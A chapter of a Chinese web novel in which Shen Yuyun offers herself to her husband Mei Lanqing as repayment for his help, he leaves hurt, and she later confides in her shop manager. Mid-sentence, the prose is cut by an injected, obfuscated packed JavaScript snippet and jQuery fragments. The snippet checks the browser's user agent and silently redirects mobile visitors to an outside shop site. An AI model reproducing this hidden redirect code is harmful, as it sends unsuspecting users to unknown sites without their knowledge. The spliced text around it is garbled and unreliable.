44. 报答
作品:《清正权臣为爱发疯后》 沈玉蕴抬眸望他,烛火的碎影在他眸中轻晃,晃出温柔的弧度,沉默半晌,她实在是不知道该说什么好。
梅澜清当真是倾心待她。
而她呢?
从一开始接近他就带着目的。利用他的身份,欺骗他的真心。
不知从何时起,梅澜清待她越好,沈玉蕴的心就越是煎熬。
“郎君大恩,我真不知该如何相报。”
梅澜清双手捧住沈玉蕴的脸,逼她看着他:“夫妻之间,玉娘不许与我如此生分。”
他说的不是不必。
是不许。
沈玉蕴怔怔地看着他近在咫尺的脸,忽然圈住了他的脖颈。
感受到身边人身体一僵,沈玉蕴凑过去,微凉的唇落在了他的脸颊上,下颌处,还有唇上。
梅澜清喉头滚了滚,放在她脸颊处的手抚过细白的脖颈,落在她后颈处,猛地一按,这一吻的主导权立刻回到了他的掌控中。
他另一手也没闲着,勾着沈玉蕴的腰身往自己怀里带,两人纠缠间,外袍不知何时竟已掉落在地上。
沈玉蕴有些受不住他如此激烈的亲吻,纵然坐在他腿上,依旧仰着身子往外躲。梅澜清却不肯轻易放过她,顺势将人压在桌上,那只放在她腰间的手却使了力,径直将她往怀里按,仿佛要把眼前人融入骨血,再不分离。
就在梅澜清的吻顺着她白皙的脖颈一路向下时,门外忽然响起一阵敲门声,紧接着是怜雪的声音:“娘子现在可要把药喝了?”
梅澜清动作蓦地一顿,他抬头望向眸光滟滟的沈玉蕴,怜惜地将她方才散落的青丝别到耳后,气息不稳地问道:“什么药?”
沈玉蕴的嗓音带着未散的旖旎:“我昨日染了风寒,请郎中来看过了,说吃些药便好了。”
梅澜清头脑猛然清醒,他把沈玉蕴已然滑落到肩膀的衣衫拢起,又给人披了件他的外衣,才蹙眉道:“怎么刚才没说?若是我知晓此事,定然不会带着你这般胡闹。”
她正想说并不碍事,就见梅澜清整理好衣物,叫了怜雪进来,叮嘱她好好将药吃了,便说要先去隔壁洗沐。
沈玉蕴脸上的红晕还未褪去,刚才两人离得那般近,她自然感知到他身体的变化,此刻也明白他不太适合见人,顺从地应了声。
等回来时,沈玉蕴也已洗漱完,披着半干的发倚在床头,似是在等他。
梅澜清这段时日没日没夜的查案子看卷宗,在三司又睡不好,困倦不已,揽着沈玉蕴便阖上了眼。
正思绪混沌间,身边人却忽然有了动静,还不等梅澜清睁眼瞧,颈间喉结处一阵微疼,似是被人轻咬了口。
他一睁眼,便发觉沈玉蕴的手已然滑到他腰间,正要解他寝衣的系带。
梅澜清捉住她的手腕,叹了口气:“玉娘,你身子不适,还是早些休息吧。”
沈玉蕴抬头倔犟地望着他:“不碍事的。”
梅澜清觉得今日的沈玉蕴着实奇怪。往常他们夫妻之间,沈玉蕴并不热衷于此,甚至他有好多次暗示,她都借口说身子不适,或是今日太累推拒过去。
他虽有欲念,但玉娘不愿意,他自然不会强求。
可今日的沈玉蕴明明身子不舒服,却为何对这事如此执着。
“为何非得是今日?”梅澜清甫一问完,有什么东西好像在心中逐渐明朗。
今日有什么特殊?
他们久别重逢,还有,他答应了玉娘会调查她父兄一事。
一些此前未曾留意的细节忽然涌上心头。他们之间清醒的第一次共赴巫山,是在他为她带来了岳父的信件之后。而他们最近一次,是她为了不让他多问她的异样,主动相邀,而他无力抵抗。
那些过往密密麻麻的从角落里忽然钻出来,梅澜清的心猛地揪起来。他探究地望向沈玉蕴茫然的杏眸,眼底压着即将喷薄而出的痛意,声音低的发冷:“是因为我答应查你父兄的案子,你才如此?”
沈玉蕴沉默了半晌,才说:“郎君不是喜欢如此么?我只是想报答郎君。”
报答他。
“报答?”梅澜清重复了一遍,像是没听清,又像是难以置信。
今夜的月格外亮,月光透过芸窗倾洒在地面上,素白如霜。温暖的烛火无法抵御月色清寒,梅澜清忽然卸了力,松开了禁锢沈玉蕴的手。他如坠冰窟,身体的每一寸都染上寒意,连呼吸都艰涩起来。
他忽然笑了一声,那笑意却冷的没有半分温度。他盯着她,眼底的光一点点碎开。
“我还以为,是你情动。”
怎么会?
怎么会是如此?
他曾经以为的那些情到浓时的缱绻缠绵,在她眼里,只是一次次冷冰冰的交易。他把一颗真心献祭给她,而她不稀罕,把它踩在脚下,却还浑然未觉。
沈玉蕴喉间一紧,却说不出话来。
眼看她神色怔忡,闭口不答,梅澜清心中涩意几乎要涌上喉头,他一字一句沉声道:“沈玉蕴,你把你自己当什么?”
“你又把我当什么?”
他第一次连名带姓的叫她的名字。
沈玉蕴抬眸,却见梅澜清的眸子中映着被水光划得七零八落的烛火,悲伤与愤怒从水痕里溢出来,沁红了一双清冷的眼。
之前她做这种事,他不是都很欢喜么?她没料到他竟会气成这样。
沈玉蕴指尖微微蜷缩。她不知道此刻应该做些什么,应该说些什么。
更何况,直觉告诉她,她想说的那些话梅澜清定然不喜欢听。
长久的沉默宛如一把利刃,在梅澜清已然破败不堪的心口上又划了几刀。
梅澜清披上外衣,没有再看沈玉蕴一眼,转身出了房门。
在外守着的怜雪见梅澜清从屋内出来,诧异地将目光投向身旁的墨旋,墨旋摊了摊手,表示自己也毫不知情,随后小跑过去跟上了梅澜清。
怜雪犹豫着进了屋,青色帷帐里,沈玉蕴只身坐在床榻间,单薄的脊背微微塌陷,昏暗的烛火将她的身影拉的很长。她只垂着头,孤寂争先恐后从她身上弥漫开来,似要将她吞没。
怜雪心中不忍,安慰道:“娘子不要难过了,郎君一会儿定会再回来的。”
他们吵架拌嘴也不是没有过,哪次不是郎君大半夜的回来哄人?怜雪并不觉得这次有什么特殊。
床帐里的人沉默了半晌,才哑声道:“灭烛安寝吧,他今日不会回来了。”
怜雪不明白,但还是灭了烛光,退出了屋子。
屋内顿时昏暗下来,沈玉蕴躺在冰凉的榻上,脑中全是方才梅澜清含着痛意的质问。如此一想,心也冷
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17364249|196346||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
起来,连带着手脚也发凉,她蜷着身子缩起来,闭上眼等着天明。
翌日,沈玉蕴早早起了身,却被下人们告知梅澜清已经去上朝了。沈玉蕴怔住,梅澜清上朝从未这么早过。她顷刻便明白,他这是在躲她。
沈玉蕴去了粮铺,这几日粮铺倒是零零散散有个些客人,多半是城外的住民。他们以前买粮都要跑一趟城内,如今沈玉蕴在城边开了个粮铺,对他们而言自然是方便了许多。
眼见这几日终于有了生意,刚给客人装了大米收了钱的郑娘子开心的嘴都合不拢,她对沈玉蕴说:“娘子,这几日生意还不错呢。”
郑娘子是沈玉蕴雇来看店的掌柜,夫家姓杨,是做生意的,家里有一兄一弟,在经商方面却都没有杨二郎头脑灵活,是以公公在临去世前将家业尽数交给了他。
杨家家资颇丰,杨二郎待人慈善,郑娘子嫁过去日子倒也算清闲富贵,可有一次杨二郎外出走货,在路上染了病一命呜呼。
本来郑娘子膝下已有一个儿子,在杨家也能安身立命。但她那大伯和小叔子却不是省油的灯。他们见杨二郎死了,为瓜分杨家财产,先是污蔑郑娘子在为夫守孝期间与别人通奸,又说郑娘子所生的儿子不是杨二郎的种。
郑娘子母子就这样被赶出了杨府,还落了一身骂名。
沈玉蕴遇到郑娘子的时候,已经是郑娘子被赶出杨家的第五年。彼时,这位身形瘦弱的郑娘子已给人做过奶娘,替人浣过衣舂过米,后来又接了缝补浆洗的活儿,攒了些银子,在巷口卖汤饼。
因味道不错,铺子也干净,沈玉蕴在忙着修整粮铺时经常来,时间久了两人聊了几句,才得知郑娘子的这段过往。
在听到郑娘子说以前随相公学了些理账之事的时候,沈玉蕴便提议请郑娘子来她即将开的米铺里做掌柜,铺子后有一间屋子,是专门给雇工住的,这样她也不必每月为房屋租金烦恼。
郑娘子听了后喜不自胜,得知沈玉蕴米铺刚开,又是如此偏僻的位置,担心她入不敷出,便提议不必再请一个伙计,她曾替人舂米,力气也大,看顾进货完全不是问题,这样也省了沈玉蕴再多雇一个人花的银钱。
郑娘子就这样留在了铺子里。
沈玉蕴正垂着头发呆,并未听见郑娘子的话,直到郑娘子见她神色怔忡,多问了句:“沈妹子,你今日怎么了?”
沈玉蕴回过神,正要说没事,却听郑娘子又道:“莫不是跟夫君吵架了?”
沈玉蕴翻账册的手顿住,那句没事卡在喉咙里,怎么都说不出口。
郑娘子一见她这样子,就知道自己猜对了。她叹了口气:“哎,我也了解你的为人,定然不会是你的错。男人都是沾花惹草的,我们但凡说一句不是都是善妒。二郎在的时候待我也算不错,不过也不碍着他逛花楼。每次大半夜回府,他衣衫上那股腻人的甜香我一闻就知道……”
沈玉蕴听着听着就走了神,她和梅澜清之间,的确和郑娘子他们普通夫妻不太一样。
细细想来,这次的确是她有些过分。
可她清楚的明白,梅澜清想要的,她给不了。
她能给他的,只是她作为他的妻子能给他的,可梅澜清显然又不想要。
她又不想再对他撒谎。她已经占着他妻子的位子,不能再欺骗一颗真心。